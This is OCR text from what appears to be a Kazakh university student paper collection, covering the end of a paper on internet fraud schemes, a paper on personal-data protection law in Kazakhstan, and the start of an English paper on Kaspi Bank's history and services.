Например, в Казахстане согласно Уголовному кодексу Республики Казахстан, за интернет-мошенничество могут предусматриваться различные наказания, включая лишение свободы на определенный срок и/или штрафы. В случае

умышленного доступа к компьютерной информации с использованием сети Интернет с целью получения незаконного доступа к информации или нарушения нормального функционирования компьютерной системы или сети, предусмотрено наказание в виде лишения свободы до пяти лет или ограничения свободы на тот же срок. Причинение существенного вреда интересам граждан, организаций или государства в результате таких действий может повлечь за собой более строгие наказания [6].

Важно отметить, что в дополнение к уголовной ответственности за интернет-мошенничество могут применяться и иные меры, такие как компенсация ущерба потерпевшим, административные штрафы или гражданско-правовые санкции.

В современном информационном обществе масштабы киберпреступности постоянно увеличиваются, приобретая разнообразные формы и методы. Среди них выделяются такие распространенные схемы, как фишинг, вишинг, кардинг, фарминг и скимминг, каждая из которых представляет угрозу для безопасности личных данных и финансов клиентов банков и других финансовых учреждений.

1. Фишинг: Схема мошенничества, включающая отправку поддельных писем или SMS, а также создание фальшивых веб-сайтов для получения личных данных и банковских информационных учетных данных.

2. Вишинг: Мошеннические действия через телефонные звонки, где злоумышленники выдают себя за представителей банков и уговаривают жертву сообщить личные данные или предпринять определенные действия для защиты средств.

3. Кардинг: Схемы мошенничества, связанные с получением данных о банковских картах клиентов и их использованием для незаконных операций, включая покупки онлайн или в магазинах.

4. Фарминг: Более сложный вид фишинга, где жертвы перенаправляются на клонированные веб-сайты банков или других финансовых учреждений, с целью получения их личной информации.

5. Скимминг: Мошенническая техника, которая включает установку устройств (скиммеров) на банкоматах или терминалах оплаты для кражи данных с банковских карт, включая пин-коды.

На основе проведенного анализа можно построить обобщенную схему мошенничества (Рисунок-2):




Рисунок 2 - Обобщенная схема мошенничества

Руководитель, скрытый в тени, держит все нити в своих руках, не оставляя следов своего присутствия. Директор, верный исполнитель воли Руководителя, использует свои привилегии для развития своего богатства, оставаясь в тени. IT специалист, мастерски манипулируя данными, обеспечивает непрерывный поток информации в руки Директора, не оставляя следов своих действий. Офисные работники, в свою очередь, беспрекословно выполняют поручения Директора, храня данные в своих офисах, как залог своей безопасности. Операторы, обладая вашими личными данными, умело манипулируют вашим доверием, а вы, ни о чем не подозревая, становитесь их жертвой. Ваша доброта и неведение превращаются в инструмент для непрестанного потока денег на карту Руководителя, в то время как вы остаетесь лишенным всего, кроме обмана и утраты. Такова искусно сплетенная схема, где каждый элемент служит одной цели - обогащению Руководителя, пока жертвы остаются в неведении и обманутыми.

Предлагаемое решение

Для обеспечения эффективного противодействия мошенничеству необходимо принятие комплекса мер, охватывающего как аспекты законодательного регулирования, так и практической деятельности.

Первым шагом является усиление законодательства путем ужесточения наказаний за мошенничество и разработки законов, направленных на предотвращение киберпреступности.

Вторым важным аспектом является улучшение работы правоохранительных органов. Для этого необходимо обеспечить их не только необходимыми ресурсами, но и провести специальное обучение сотрудников для эффективной борьбы с мошенничеством.

Третий аспект включает в себя налаживание международного сотрудничества. Казахстан должен активно взаимодействовать с другими странами в сфере борьбы с транснациональным мошенничеством и киберпреступностью.

Борьба с мошенничеством в Казахстане требует совместных усилий со стороны государственных органов, общественных структур и предпринимательского сектора. Только путем комплексного подхода и координации усилий можно добиться существенных результатов в данной области и обеспечить безопасное и стабильное экономическое развитие страны.

Заключение

В заключении можно отметить, что проблема киберпреступности и мошенничества в современном обществе, особенно в Казахстане, требует комплексного подхода и системы поддержки на различных уровнях. Усиление законодательства, улучшение работы правоохранительных органов, развитие международного сотрудничества - все это важные шаги для борьбы с этим явлением. Только совместными усилиями государственных и общественных структур можно обеспечить безопасность информационного пространства и защитить граждан от киберпреступности.

СПИСОК ЛИТЕРАТУРЫ

1. Zakon.kz. Защита от кибермошенников: как бороться с киберпреступностью в РК [Электронный ресурс]. URL: https://www.zakon.kz/finansy/6406916-zashchita-ot-kibermoshennikov-kak-borotsya-s-kiberprestupnostyu-v-rk.html (дата обращения: 28.02.2024)

2. En.wikipedia.org. Мошенничество [Электронный ресурс]. URL: [https://ru.wikipedia.org/wiki/%D0%9C%D0%BE%D1%88%D0%B5%D0%BD%D0%BD%D0%B8%D1%87%D0%B5%D1%81%D1%82%D0%B2%D0%BE](дата обращения: 28.02.2024)

3. Toppress.kz. Какие мошеннические схемы могут встречаться в Интернете? [Электронный ресурс]. URL: [https://toppress.kz/article/kakie-moshennicheskie-shemi-mogut-vstrechatsya-v-internete] (дата обращения: 28.02.2024)

4. ranking.kz. ЗА ПРОШЛЫЙ ГОД ИНТЕРНЕТ-МОШЕННИКИ НАНЕСЛИ КАЗАХСТАНЦАМ УЩЕРБ В РАЗМЕРЕ СВЫШЕ 20 МИЛЛИАРДОВ ТЕНГЕ [Электронный ресурс]. URL: [https://ranking.kz/digest/socium-digest/za-proshlyy-god-internet-moshenniki-nanesli-kazahstantsam-uscherb-v-razmere-svyshe-20-milliardov-tenge.html] (дата обращения: 28.02.2024)

5. KURSIV.KZ. Что стала причиной роста киберкриминала в Казахстане [Электронный ресурс]. URL: [https://kz.kursiv.media/2022-12-15/chto-stalo-prichinoj-rosta-kiberkriminala-v-kazahstane/] (дата обращения: 28.02.2024)

6. ASTANAZAN.KZ. ИНТЕРНЕТ-МОШЕННИЧЕСТВО – ЭТО НАРУШЕНИЕ ПРАВ ЧЕЛОВЕКА [Электронный ресурс]. URL: [http://astanazan.kz/?p=5040] (дата обращения: 28.02.2024)

REFERENCES

Zakon.kz. Защита от кибермошенников: как бороться с киберпреступностью в РК [Protection against cyber fraud: How to fight cybercrime in Kazakhstan] [Electronic resource]. URL: *https://www.zakon.kz/finansy/6406916-zashchita-ot-kibermoshennikov-kak-borotsya-s-kiberprestupnostyu-v-rk.html* (accessed: 28.02.2024)

En.wikipedia.org. Мошенничество [Fraud] [Electronic resource]. URL: *https://ru.wikipedia.org/wik*

i/%D0%9C%D0%BE%D1%88%D0%B5%D0%BD%D0%BD%D0%B8%D1%87%D0%B5%D1%81%D1%82%D0%B2%D0%BE (accessed: 28.02.2024)

Toppress.kz. Какие мошеннические схемы могут встречаться в Интернете? [What fraudulent schemes can be encountered on the Internet?] [Electronic resource]. URL: *https://toppress.kz/article/kakie-moshennicheskie-shemi-mogut-vstrechatsya-v-internete* (accessed: 28.02.2024)

Ranking.kz. ЗА ПРОШЛЫЙ ГОД ИНТЕРНЕТ-МОШЕННИКИ НАНЕСЛИ КАЗАХСТАНЦАМ УЩЕРБ В РАЗМЕРЕ СВЫШЕ 20 МИЛЛИАРДОВ ТЕНГЕ [Last year internet scammers caused Kazakhstanis damage in excess of 20 billion tenge] [Electronic resource]. URL: *https://ranking.kz/digest/socium-digest/za-proshlyy-god-internet-moshenniki-nanesli-kazahstantsam-uscherb-v-razmere-svyshe-20-milliardov-tenge.html* (accessed: 28.02.2024)

Kursiv.kz. Что стала причиной роста киберкриминала в Казахстане [What caused the growth of cybercrime in Kazakhstan] [Electronic resource]. URL: *https://kz.kursiv.media/2022-12-15/chto-stalo-prichinoj-rosta-kiberkriminala-v-kazahstane/* (accessed: 28.02.2024)

Astanazan.kz. ИНТЕРНЕТ-МОШЕННИЧЕСТВО – ЭТО НАРУШЕНИЕ ПРАВ ЧЕЛОВЕКА [Internet fraud is a violation of human rights] [Electronic resource]. URL: *http://astanazan.kz/?p=5040* (accessed: 28.02.2024)

Ережепов Акжар
Ғылыми жетекші: Макиленов Ш.Н.

Қазақстандағы интернет алу ерекшеліктері

Аннотация. Бұл мақала Интернеттегі қылмыстарға ерекше назар аудара отырып, Қазақстандағы қазіргі алаяқтық мәселесін қарастырады. Алаяқтықтың әртүрлі нысандары, олардың соңғы жылдардағы динамикасы, сондай-ақ қоғамда осы құбылыстың таралуына ықпал ететін себептер талқыланады. Алаяқтықпен күресу бойынша қарастырылған заңнамалық шаралар және оларды қолданудың тиімділігі талданады. Ұсынымдарда заңнаманы жетілдірудің ықтимал қадамдары, құқық қорғау органдарының жұмысын күшейту және осы құбылыспен тиімдірек күресу және ақпараттық кеңістікте қауіпсіздікті қамтамасыз ету үшін халықаралық ынтымақтастық қажеттілігі талқыланады.

Түйін сөздер: Интернеттегі алаяқтық, схемалар, қауіптер, шабуылдаушылар, деректерді теріс пайдалану, Интернеттегі алаяқтық тенденциялары, қылмыс.

Yerezhepov Akzhar
Scientific supervisor: Makilenov S.N.

Features of internet fraud in kazakhstan

Annotation. This article examines the current problem of fraud in Kazakhstan, with special attention to Internet crimes. Various forms of fraud are discussed, their dynamics over recent years, as well as the reasons contributing to the spread of this phenomenon in society. The legislative measures provided to combat fraud and the effectiveness of their application are analyzed. The recommendations discuss possible steps to improve legislation, strengthen the work of law enforcement agencies and the

need for international cooperation to more effectively combat this phenomenon and ensure security in the information space.

Keywords: Internet fraud, schemes, threats, attackers, data abuse, Internet fraud trends, crime.

Сведения об авторах:

Ережепов Акжар Еркинович, студент 1 курса ОП «6B06303 – Сетевая безопасность», Международный университет информационных технологий

Макиленов Шакирт Нурлубекулы, магистр технических наук, сениор-лектор кафедры «Кибербезопасность», Международный университет информационных технологий

About the authors:

Akzhar Yerezhepov, 1st year bachelor's student in «6B06303 – Network security», International Information Technology University

Shakirt Makilenov, master of engineering sciences, senior-lecturer at Department of Cybersecurity, International Information Technology University.

Авторлар туралы ақпарат:

Ережепов Ақжар Еркінұлы, «6B06303 – Желілік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

Макиленов Шәкірт Нұрлыбекұлы, техника ғылымдарының магистрі, «Киберқауіпсіздік» кафедрасының сениор-лекторы, Халықаралық ақпараттық технологиялар университеті

УДК 530.1, 681.3.06

Сабит А.Р.1, Ахмеджан С.Ә.2, Давыдова Д.Д.3
1,2,3Международный университет информационных технологий Алматы, Казахстан
Научные руководители: Макиленов Ш.Н., Сункарбеков Е.С.

СОСТОЯНИЕ ЗАЩИЩЕННОСТИ ПЕРСОНАЛЬНЫХ ДАННЫХ В КАЗАХСТАНЕ

Аннотация - В статье представлена терминология и концепция защиты персональных данных, сосредотачиваясь на контексте Казахстана и соответствующего законодательства. Рассматривается текущее состояние безопасности данных в стране, включая угрозы, с которыми они сталкиваются в процессе обработки персональных данных. Предоставляется статистика, отображающая процент угрозы в период с 2019 по 2023 год. В заключении статьи предлагаются перспективы улучшения и рекомендации по усилению защиты безопасности данных в контексте законодательства Казахстана.

Ключевые слова - Утечка персональных данных, цифровизация, защита данных, правовая база, угрозы безопасности, персональные данные, законодательство, информационная безопасность, центры обработки данных

Введение

Проблема утечки персональных данных представляет особую актуальность в Казахстане по нескольким причинам. Наша страна активно цифр визируется, и все больше услуг переходит в онлайн. Это, безусловно, приносит множество выгод, однако увеличивает риск компрометации личной информации. Большинство населения не вполне осведомлено о методах защиты персональных данных. Многие люди не осознают, что использование надежных паролей или избегание общедоступных Wi-Fi сетей может существенно повысить безопасность их информации [1].

Еще одним ключевым фактором является неполная разработка правовой базы в области защиты данных в Казахстане. Несмотря на наличие законодательства в этой сфере, остаются пробелы, требующие более эффективных механизмов применения. В сущности, это означает, что компании, организации и государственные структуры могут избегать ответственности за утечку данных, и жертвы подобных нарушений редко могут добиться справедливости в защите своих прав [2].

Основная часть

Данные — это представление фактов, понятий или инструкций в форме, приемлемой для общения, интерпретации или обработки человеком или с помощью автоматических средств. [3]

Угрозы безопасности данных в стране

В настоящее время отмечается увеличение числа организаций, требующих

обработки персональных данных. Это подчеркивает необходимость разработки и внедрения эффективных мер безопасности, а также усовершенствования законодательных норм для гарантированной защиты личной информации граждан. Среднее количество угроз, направленных на персональные данные в организациях, как государственных, так и частных, увеличилось на 20% в период с 2019 по 2023 год. Этот тренд свидетельствует о постоянном росте объема обрабатываемых данных, сопровождаемом увеличением активности злоумышленников, стремящихся завладеть этой информацией.[4]




Рисунок 1 –Эскиз главного окна виртуальной физической лаборатории

Персональные данные — это сведения о субъекте, зафиксированные на различных носителях. Разделение 4 категории обрабатываемых ПД:

· Общедоступные (данные, доступные широкому кругу лиц через открытые источники)

· Биометрические (**используются** для идентификации лиц в системах безопасности с письменным согласием владельцев)

· Специальные (**включают** расовую или национальную принадлежность, политические взгляды и другие особенности, характеризующие социальную принадлежность)

· Иные (Сведения, не входящие в предыдущие категории, требующие от оператора дополнительной проверки для их идентификации)[5]

Защита персональных данных: Настоящий Закон

В современном Казахстане вопросами защиты персональных данных занимаются несколько ведомств. Помимо государственных ведомств, существует 7 частных организаций, занимающихся регулированием информационной безопасности. Все они нацелены на обеспечение безопасности информации, учитывая отсутствие угроз, надежность систем обработки данных и эффективную защиту.

Настоящий Закон регулирует общественные отношения в области персональных данных, придерживаясь основной цели - обеспечение сохранности свободы и прав человека и гражданина в ходе обработки персональных данных.

Для достижения этой цели выделены основные принципы и цели защиты и обработки персональных данных:

1. Соблюдение законности и конституционных прав человека и гражданина, чьи персональные данные обрабатываются.

2. Строгое соблюдение конфиденциальности персональных данных, отнесенных к категории ограниченного доступа.

3. Реализация равенства прав субъектов и граждан, чьи персональные данные подверглись обработке.

4. Обеспечение безопасности персональных данных и принятие мер по предотвращению незаконного сбора.[6]

Перспективы и рекомендации по улучшению безопасности данных в Казахстане

Рисунок 2 – статистика улучшения безопасности в Казахстане

На данный момент Казахстан развивает сферу информационной безопасности, по поручению главы государства Республики Казахстана разрабатывается развитие цифровой экосистемы на 2023–2027 годы.

1. Первая одна из важных перспектив является развитие сфер информационной безопасности. На данный момент вступили в действие целый ряд законодательных актов и отраслевых ведомственных актов, созданы испытательные лаборатории в сфере информационной безопасности, запущен Национальный координационный центр информационной безопасности, создан государственный оперативный центр информационный безопасности, информационной отраслевой безопасности, оперативный имеются 3 центр службы реагирования на компьютерные инциденты, созданы 35 оперативных центров информационно безопасности имеются 3 профильных общественных организаций, задействованы в порядке 50 отечественных компаний в сфере информационной безопасности, увеличено количество образовательных грантов по специальности информационно безопасности и т.д.

2. Второй важной рекомендацией является обучение персонала. Не важно

будет ли это компания или государственное учреждение, такие как: университеты, больницы и другие, должны инвестировать в обучение своих сотрудников по вопросом информационной безопасности и безопасной обработки данных. Такие действия могут помочь снизить риск внутренних угроз, ошибок и самое главное потери информации: личной или государственной важности.

3. Третьей не менее важным фактором является использование современных технологий. Внедрение современных видов шифрования, постоянного мониторинга угроз или распространения информации поможет защитить данные от утерь или попадания не в те руки.

4. Создание центров по обработке данных, является отличной перспективой в будущем для жителей Казахстана, ведь благодаря специальным централизированных центров по обработки и безопасности данных могут обеспечить более эффективную защиту данных и безопасный обмен данных между компаниями и государственных организаций, без страха на возможность утери данных при передаче.

5. Пятая и одна из самых последних рекомендаций является регулярное обновление мер безопасности. Система информационной безопасности регулярно должна обновляться и адаптироваться к новым угрозам, чтобы оставаться эффективной для защиты данных.[7]

Заключение:

Все вышесказанное представляет обзор ситуации и ее развитие. На данный момент развитие информационная безопасность. Государство принимает законы, создает ведомства для защиты и сохранности данных. В статье описываются и обсуждаются угрозы кибербезопасности, информационной безопасности, законодательство Республики Казахстан, перспективы и рекомендации для улучшения. Подчеркивается важность улучшения и обеспечение безопасности данных в стране.

СПИСОК ЛИТЕРАТУРЫ

Digital rights and freedoms landscape. Утечки персональных данных: мировой и казахстанский аспекты [Электронный ресурс] URL: https://drfl.kz/ru/utechki- personalnykh-dannykh/ (дата обращения: 27.02.2024)

Караван. Персональные данные казахстанцев массово утекают: что происходит Электронный ресурс] URL: https://www.caravan.kz/news/personalnye- dannye-kazakhstancev-massovo-utekayut-chto-proiskhodit-922950 (дата обращения: 27.02.2024)

Википедия. Данные. [Электронный ресурс] URL:Данные — Википедия (wikipedia.org) (дата обращения: 27.02.2024)

Forbes. Kazakhstan . Количество кибератак в Казахстане выросло вдвое [Электронныйресурс] URL: https://forbes.kz/actual/technologies/kolichestvo_kiberatak_v_rk_vyiroslo_vdvoe (д а т а обращения 27.02.2024)

Әділет . О персональных данных и их защите . [Электронный ресурс] URL:О персональных данных и их защите - ИПС "Әділет" (zan.kz) (дата обращения 27.02.2024)

Forbes Kazakhstan. Количество кибератак в Казахстане выросло вдвое [Электронныйресурс] URL: https://forbes.kz/actual/technologies/kolichestvo_kiberatak_v_rk_vyiroslo_vdvoe (д а т а обращения 27.02.2024)

egov.kz. Вопросы обеспечения кибер-безопастности . [Электронныйресурс] URL:https: https://egov.kz/cms/sites/default/files/rekomendacii_rus_0209161955_compressed.pdf (дата обращения 27.02.2024) REFERENCES

Digital rights and freedoms landscape. Personal data leaks: global and Kazakh aspects [Electronic resource] URL: https://drfl.kz/en/personal-data-leaks/ (accessed: 27.02.2024)

Caravan. Personal data of Kazakhstan citizens leaking massively: what is happening [Electronic resource] URL: https://www.caravan.kz/news/personalnye-dannye- kazakhstancev-massovo-utekayut-chto-proiskhodit-922950 (accessed: 27.02.2024)

Wikipedia. Data. [Electronic resource] URL: Data - Wikipedia (wikipedia.org) (accessed: 27.02.2024)

Forbes. Kazakhstan. Number of cyber attacks in Kazakhstan doubled [Electronic resource] URL: https://forbes.kz/actual/technologies/kolichestvo_kiberatak_v_rk_vyiroslo_vdvoe (accessed: 27.02.2024)

Adilet. On personal data and their protection. [Electronic resource] URL: On personal data and their protection - IPS "Adilet" (zan.kz) (accessed: 27.02.2024)

Forbes Kazakhstan. Number of cyber attacks in Kazakhstan doubled [Electronic resource] URL: https://forbes.kz/actual/technologies/kolichestvo_kiberatak_v_rk_vyiroslo_vdvoe(accessed: 27.02.2024)

egov.kz.Cyber security issues.[Electronicresource]URL:https:https://egov.kz/cms/sites/default/files/rekomendacii_rus_0209161955_compressed.pdf (access date 02/27/2024)

Сведения об авторах:

Сабит Акерке Рафаэлькызы, бакалавр , студент кафедры системной информационной безопасности Международного университета информационных технологий.

Ахмеджан Сания Әлімжанқызы , бакалавр , студент кафедры системной информационной безопасности Международного университета информационных технологий.

Давыдова Дарья Денисовна, бакалавр , студент кафедры системной информационной безопасности Международного университета информационных технологий.

About the authors:

Sabit Akerke Rafaelkyzy, Bachelor, student of the Department of System Information Security of the International University of Information Technologies.

Akhmedzhan Saniya Alimzhankyzy, Bachelor, student of the Department of System Information Security of the International University of Information Technologies.

Davydova Daria Denisovna, Bachelor, student of the Department of System Information Security of the International University of Information Technologies.

UDK 658.7

Alpysbayev D.Y.
Scientific supervisor: Naizabayeva L.

Analysis of the functional responsibilities of the logistics manager and characteristics of Kaspi Bank JSC

Abstract. The article is devoted to the analysis of the functional responsibilities of the logistics manager and the characteristics of Kaspi Bank JSC (Kaspi Bank JSC). The article highlights the history of the bank's creation, the key stages of its development, its renaming to Kaspi Bank and its establishment as a leading retail bank in the Republic of Kazakhstan. The article examines the bank's modern products and services provided to both individuals and legal entities, as well as the specifics of the work of its logistics department. Special attention is paid to the bank's contribution to the digital transformation of the Kazakh economy through the development and implementation of innovative digital products and services integrated into the ecosystem Kaspi.kz . The importance of technological innovations and automation for improving the efficiency and reliability of logistics processes in the bank is emphasized.

The main purpose of this article is a comprehensive analysis of the functional responsibilities of a logistics manager in the context of the activities of Kaspi Bank JSC (Kaspi Bank JSC), as well as the study of key aspects and characteristics of the bank that determine its positioning as a leading retail bank in the Republic of Kazakhstan.

The article contributes to understanding the role of digital technologies and automation in modern banking business, which is relevant for specialists in the field of digital economy, banking and logistics management.

Keywords: Kaspi Bank JSC, logistics in the banking sector, digital transformation, ecosystem Kaspi.kz , logistics process management, logistics automation, banking services, innovative digital products, logistics efficiency, Kaspi Bank.

The Bank was formed as a result of the voluntary merger of Caspian Bank CJSC (successor of the Al-Baraka Kazakhstan International Bank) and Kazdorbank OJSC in December 1997 and is the successor to all rights of the above banks.

The International Bank "Al-Baraka Kazakhstan" was created on January 1, 1991 to carry out international payments, attract and service foreign investments directed to the economy of the Republic of Kazakhstan.

On January 15, 1997, in connection with the re-registration in accordance with the requirements of the current legislation of the Republic of Kazakhstan, after the approval of the constituent documents in the National Bank of the Republic of Kazakhstan and the Ministry of Justice, MB Al-Baraka Kazakhstan was renamed into CJSC Bank Caspian.

OJSC Kazdorbank was registered by the State Bank of the USSR on January 13, 1989. The bulk of the initial capital of Kazdorbank OJSC was formed by enterprises and organizations of the Ministry of Highways of the Kazakh SSR.

In April 1997, Kazdorbank OJSC and Caspian Bank CJSC entered into a Partnership and Cooperation Agreement. The current situation in the financial markets and the processes of consolidation of banking capital in the Republic, with a reduction in the number of banks, created objective conditions for the merger for partner banks.

December 12, 1997. The National Bank of the Republic of Kazakhstan issued General License No. 245 to OJSC "Bank "Caspian", formed as a result of a voluntary merger of CJSC "Bank "Caspian" and OJSC "Kazdorbank"[1].

February 16, 2000. The bank becomes a member of the Kazakhstan Deposit Guarantee (Insurance) Fund of Individuals CJSC. Certificate No. 0011.

January 2002. The bank began active development of the retail line of work, which allowed it to enter the top ten leaders in the rating of time deposits of individuals among second-tier banks of the Republic of Kazakhstan at the end of the year.

August 1, 2003. In accordance with the Law of the Republic of Kazakhstan "On Joint-Stock Companies" dated May 13, 2003, OJSC "Bank Caspian" underwent state re-registration with the justice authorities in connection with the change of name to JSC Bank "Caspian".

By Resolution of the Board of the National Bank of the Republic of Kazakhstan dated December 2, 2003 No. 408, JSC Bank Caspian was given the status of a people's joint stock company.

In 2006, a significant event for Caspian Bank was the emergence of a major shareholder in the person of the institutional investor Baring Vostok Capital Partners, one of the most successful investment funds in emerging markets of the world. Baring Vostok manages the assets of four private equity funds in the CIS with a total value of more than $1.8 billion.

On September 26, 2008, a meeting of the shareholders of the Caspian Bank was held, at which a fundamental decision was made to rename the bank.

On November 15, 2008, Caspian Bank changed its name to "Kaspi Bank" [2].


"Kaspi Bank" is not only a new name, but also a new format of customer service and operating standards for a retail bank that wants to become the best in Kazakhstan and Central Asia. Kaspi Bank is a systemically important second-tier retail bank in the Republic of Kazakhstan. The main office is located in Almaty. One of the main shareholders is Kaspi Group JSC.

The largest bank in Kazakhstan in terms of retail loan portfolio. In terms of the total amount of deposits of individuals, it ranks third in the country.

In the annual ranking of the international publication Forbes, it took first place in 2020 and 2022 as the most efficient in the use of assets.

The number of existing clients is about 3 million, of which 8,000 are organizations.

The organizational structure of Kaspi Bank JSC is represented by several levels:



The competence of each level is regulated by the internal Charter of the banking organization and the legislation of the country.

The supreme body of Kaspi.kz is the General Meeting of Shareholders of the Company. The governing body reporting to the General Meeting of Shareholders is the Board of Directors. The Board of Directors exercises strategic management of the Company. The implementation of decisions of the General Meeting of Shareholders and the Board of Directors, as well as the management of the current activities of the Company is carried out by the Management Board. To consider the most important issues and prepare recommendations to the Board of Directors related to the system of control over the financial and economic activities of the Company, the internal control system, risk management, the independence of external and internal audit, as well as issues related to the determination of working conditions and remuneration of persons directly accountable The Board of Directors and the Company have an Audit Committee and a Strategy and Remuneration Committee.

There are about 1,000 offices and 4,000 terminals of financial organizations in Kazakhstan. The bank's call center is the largest in the republic. There are service offices and ATMs in every city.

Kaspi Bank JSC provides services to individuals and legal entities.

For individuals. The following products and services are available to the bank's clients:

- debit and credit cards;
- loans for various purposes;
- contributions and deposits;
- insurance services;
- safe deposit boxes for storing valuables;

- non-cash transfers within the bank and to other organizations;
- purchase of goods and payment for services - more than 4,000 items in total.

A mobile application and online banking have been developed for users.

- For corporate clients

The bank's corporate clients can receive the following services:

- settlement and cash services;
- tender support;
- collection services;
- insurance services;
- safe deposit boxes;
- payment cards for employees.

The bank actively cooperates with representatives of small businesses. Individual entrepreneurs in Kazakhstan can:

- open an account;
- get a loan or loan for business development;
- receive acquiring and collection services.

The list of services is far from complete. A mobile application for business allows you to accept and make payments. Entrepreneurs can also sell their goods in the online store on Kaspi.kz.

Any client of a credit institution can connect to online banking. The service is available only for plastic debit cards in tenge. The client can choose the functionality to suit his needs. You can use online banking services in several formats:

- on the bank’s website in your personal account;
- through a mobile application.

The list of available operations includes:

- information about completed payments and transfers;
- card blocking in case of loss or theft;
- creating templates for regular payments;
- management of accounts and cards.

For individuals, the online banking service is free. For legal entities, commissions are provided for some transactions.

Advantages and disadvantages of cooperation.

Bank clients talk about the following advantages:

- availability of services to all adult citizens of the Republic of Kazakhstan;
- simple and convenient website interface;
- comfortable mobile application;
- a large number of promotions and discounts when receiving credit products.

Many users consider single-currency cards as a significant disadvantage, which cannot be used abroad. In addition, some customers complain about intrusive advertising mailings after purchasing a product [3].

The bank's financial indicators for October 2023 are shown in Table 1.

Category	Thousand tenge	Place in the NBRK ranking
Assets	5 968 883,00 million tonsr	15 of 23
Deposits	2 458 711 210,00	2 of 23
Deposits f/l	220 405 137,00	15 of 23
Deposits	332 617 300,00	15 of 23
Capital	1 945 069 215,00	3 of 23
Loans	164 536 474,00	2 of 23
Net profit	346 879,00 million tons	2 of 23

Table 1 - Financial indicators of the bank October 2023

Kaspi.kz operates through the Kaspi.kz Super-application, which serves as a single window for the Kaspi.kz Ecosystem.

Using the Super app, users can access Payments, Marketplace and Fintech platforms. The popularity of the Kaspi.kz Super app has helped each platform achieve market leadership. They designed the application in such a way that the growth and development of one service encourages the growth and development of other services, creating a powerful network effect [4].

Current digital products and services make Kaspi.kz an integral part of the daily lives of both consumers and suppliers of goods in Kazakhstan. The combination of consumer and merchant scale, combined with our proprietary payment network, makes this business model unique. In the future, Kaspi Bank JSC will pay special attention to expanding this Ecosystem through the development of innovative digital products. Technologically advanced products will transform the way our customers pay, shop and manage their personal finances, help merchants accelerate their growth as we emerge from the pandemic, and enable us to contribute to Kazakhstan's digital transformation

The Kaspi.kz ecosystem consists of three market-leading platforms focused on the everyday needs of its customers, shown in Figure 1.

Figure 1 – Kaspi.kz ecosystem

Payments Platform connects customers, both consumers and merchants, enabling easy cashless digital payment transactions. Kaspi.kz offers its customers a technological platform for paying and receiving payments for goods and services, as well as for transferring and withdrawing money. Consumers can transact with merchants and among themselves using a variety of services, including the Kaspi.kz Super App, Kaspi QR Scan to Pay, Kaspi Gold prepaid debit card, any bank card or e-wallet. Merchants can accept payments from consumers using Kaspi Pay POS Solutions and Kaspi QR Checkout, as well as a wide range of other products [5].

Payments Platform is one of the most important tools for attracting new consumers to the Kaspi.kz ecosystem and increasing engagement. Despite being the largest of the platforms by number of active consumers, Payments Platform consumer growth remained strong, growing by 58% [6].

The rapid adoption of Kaspi Pay has led to an increase in the number of Payments Platform merchants as new merchants move a growing share of their payment volumes to Kaspi Pay

